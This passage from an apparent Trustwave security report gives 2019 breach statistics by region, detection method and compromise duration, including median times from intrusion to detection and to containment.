
ENVIRONMENTS COMPROMISED BY REGION



North America — which long lagged behind the rest of the world in adopting EMV chip-card standards for secure POS payments — was not responsible for the largest share of POS incidents in 2019 for the first time since Trustwave began publishing this data. This is a solid reason to hope the era of insecure magnetic-stripe transactions is over, forcing attackers to look for targets elsewhere.

Throughout most of the world, self-reported incidents dominated investigator findings, with Latin America being the exception. Security professionals usually resolve internally detected incidents more quickly than externally detected compromises, as detailed later; so, the outlook is good in most regions.

METHOD OF DETECTION BY REGION




COMPROMISE DURATION

To understand how long it takes businesses to detect breaches and how long affected data records are exposed, Trustwave investigators record the dates of three milestones in a compromise’s duration:

- **Intrusion:** The date of initial intrusion is the day the attacker gained unauthorized access to the victim’s systems, as determined by Trustwave investigators.
- **Detection:** The date of detection is the day the victim or another party identifies a breach occurred.
- **Containment:** The date of containment is the day the attacker can no longer access the environment and records are no longer exposed.


In some cases, the date of containment occurs before the date of detection, including when a software upgrade halts an attack before discovery or when investigators determine the attacker left the network before evidence of the breach was detected.

MEDIAN TIME BETWEEN COMPROMISE MILESTONES



To respond to a breach, one must first be able to detect it. The median time between intrusion and detection was 11 days in 2019, down from 14 days in 2018. Meanwhile, the median end-to-end intrusion to containment duration was 49 days, up from 27. Durations can vary greatly depending on the nature of the incidents investigated during the year; so, an increase of this magnitude is not necessarily an indication of a larger trend. Nevertheless, it serves as a reminder to remain vigilant and not take improvements in detection for granted.


MEDIAN TIME BETWEEN INTRUSION AND DETECTION



When victims can internally detect compromises, they generally do so quickly: The median time between intrusion and detection for internally discovered breaches was just two days in 2019, down from 11 days the previous years. Internally discovered breaches are often detected the same day of intrusion, which can prevent immeasurable losses. The duration was much longer — 86 days in 2019, up from 55 the previous year — in cases where a third party, such as a regulatory body or law enforcement agency, had to notify the victim of the breach. The same pattern is evident for the

